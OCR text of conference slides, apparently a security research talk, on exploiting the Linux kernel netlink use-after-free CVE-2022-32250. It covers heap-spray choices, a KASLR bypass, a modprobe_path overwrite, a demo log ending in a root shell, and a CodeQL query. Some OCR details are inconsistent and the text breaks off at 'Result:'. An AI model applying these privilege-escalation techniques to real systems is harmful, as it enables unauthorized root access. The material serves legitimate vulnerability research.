



Image by David Bouman


Vulnerability

- Expression associated with set is freed
- BUT dangling pointer in set's linked list
- UAF occurs when attempt to insert/remove another expression into that same linked list




Let's take an example...

Limited UAF




- State when the vulnerability is triggered
- Dangling pointer to free chunk in previously added expression

Limited UAF



- Removing the expression triggers a limited UAF write:
  - Address of another expression bindings
  - Address of set bindings

Replacement Objects




1. Object that we can leak the contents to userland
2. Object with interesting field at given offset we can corrupt

Spoiler: we will use both!


Exploits Steps

- Limited UAF in netlink: exploited 2x
  - Leak
  - Free legitimate set
- More powerful UAF built: triggered 2x
  - UAF on set
- Bypass KASLR + simple ROP gadget: `modprobe_path` overwrite
- Spawn elevated shell as root




CVE-2022-32250 Demo

```
$ ./settler
[+] Linux kernel CVE-2022-32550 netlink exploit
[+] [--------STAGE1--------]
[+] Spraying 500 tty
[+] Spraying 64 tty
[+] Priming kmalloc-96 main slab free list
[+] Waiting for fuse setup to settle... 3s
[+] Leaked SET1 address = 0xffff88810bdf9c00
[+] [--------STAGE2--------]
[+] Waiting before critical section... 3s
[+] Triggering write8 in cgroup (set = SET2) done
[+] [--------STAGE3--------]
[+] Using 1 setxattr allocs / cgroup freed
[+] Attempt cgroup:0/5 (fuse:1/500)
[+] tty_struct->ops = 0xffffffff822be2a0
[+] tty_struct->name = pts514
[+] kernel .text base address is 0x0
[+] modprobe_path is 0xffffffff82e8b460
[+] [--------STAGE4--------]
[+] Trying to replace FAKESET1 with FAKESET2 using 499 xattr chunks
[+] Waiting for FAKESET2 spray to finish... 5s
[+] We got a NOENT. FAKESET1 should have been replaced with FAKESET2
[+] Triggering ROP gadget
[+] Waiting for modprobe path to run...
[+] Enjoy!
# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),122(lpadmin),133(lxd),134(sambashare),1000(edg)
```



Exploitation Techniques

nccgroup




Exploitation Techniques

- Abusing the Set Structure
- Spray Large Objects
- Spray Small Objects

Abusing Set's Fields

Assuming we have a way to UAF `SET2` with `FAKESET1`



- `list`: list of sets associated with same table
- `bindings`: list of expressions bound to set
- `name`: string to lookup set
- `udata`/`udlen`: user supplied data / length (`data` inlined in set)
- `ops`: pointer to function table


- `udata` holding `SET1` address: leaking the content of `SET1` gives address of `SET2` (`list`) + adjacent chunks
- Faking `ops` and one function pointer: kick off ROP chain
- `name` needs to be valid

Spraying Large Objects

- Large allocation is needed to replace a set (> 512 bytes) and to bypass KASLR
- Target is Ubuntu 22.04 and Linux kernel 5.15

Technique	Primitives	Previous use	Usable?
`msg_msg`	Infoleak and arbitrary free primitive	Vitaly, CVE-2021-22555, CVE-2021-26708, Vault Exploit Defense, ELOISE / Elastic Objects paper	No. `kmalloc-cg-*` caches introduced in 5.14 kernel
userfaultfd/`setxattr()`	Fully controlled data	Vitaly, ETenal	No. When safe `unprivileged_userfaultfd` set (see here)
FUSE/`setxattr()`	Fully controlled data	CVE-2022-0185, CVE-2021-41073	Yes. Can create unprivileged user & mount namespaces \o/
`tty_struct`	KASLR bypass	kernelpwn, PAWNYABLE CTF, CVE-2021-43267	Yes. Increase set size by appending user data (`kmalloc-1k`)

Interesting Fact on TTY Leak Adjacent to Set




```
bool is_last_slab_slot(
  uintptr_t addr_obj,
  uint32_t size_obj,
  int32_t count_obj_per_slab)
{
    uint32_t last_slot_offset = \
        size_obj*(count_obj_per_slab - 1);
    if ((addr_obj & last_slot_offset) == last_slot_offset)
        return true;
    return false;
}
```

- `SET1` can be on last slot of slab, so no tty after `SET1`
- Can be detected when we initially leak `SET1` address
  - Then, restart the exploit by allocating new `SET1`
- An important reliability aspect

Spraying Small Objects

- Small allocation is needed to replace an expression (96 bytes)
- Offset we can write at dictated by where `bindings` list is in expression structure
  - dynset expression in kmalloc-96: `next`/`prev` at offsets 64/72

Technique	Primitives	Previous use	Usable?
`user_key_payload`	Fully controlled data >= offset 24. Leak data back to userland	CVE-2021-26708, ELOISE / Elastic Objects paper	Yes
??	NEED: Corrupt pointer with limited UAF + abuse overwritten pointer?	…	…

CodeQL to the Rescue


```
from FunctionCall fc, Type t, Variable v, Field f, Type t2
where (fc.getTarget().hasName("kmalloc") ... and      // function call in the "kmalloc" family
      t.getSize() <= 96 and t.getSize() > 64 ... and  // chunk allocation size <= 96 bytes
      f.getDeclaringType() = t and
      (f.getType().(PointerType).refersTo(t2) and t2.getSize() <= 8) and
      (f.getByteOffset() = 72)                        // pointer at offset 72
select fc, t, fc.getLocation()
```

Result:

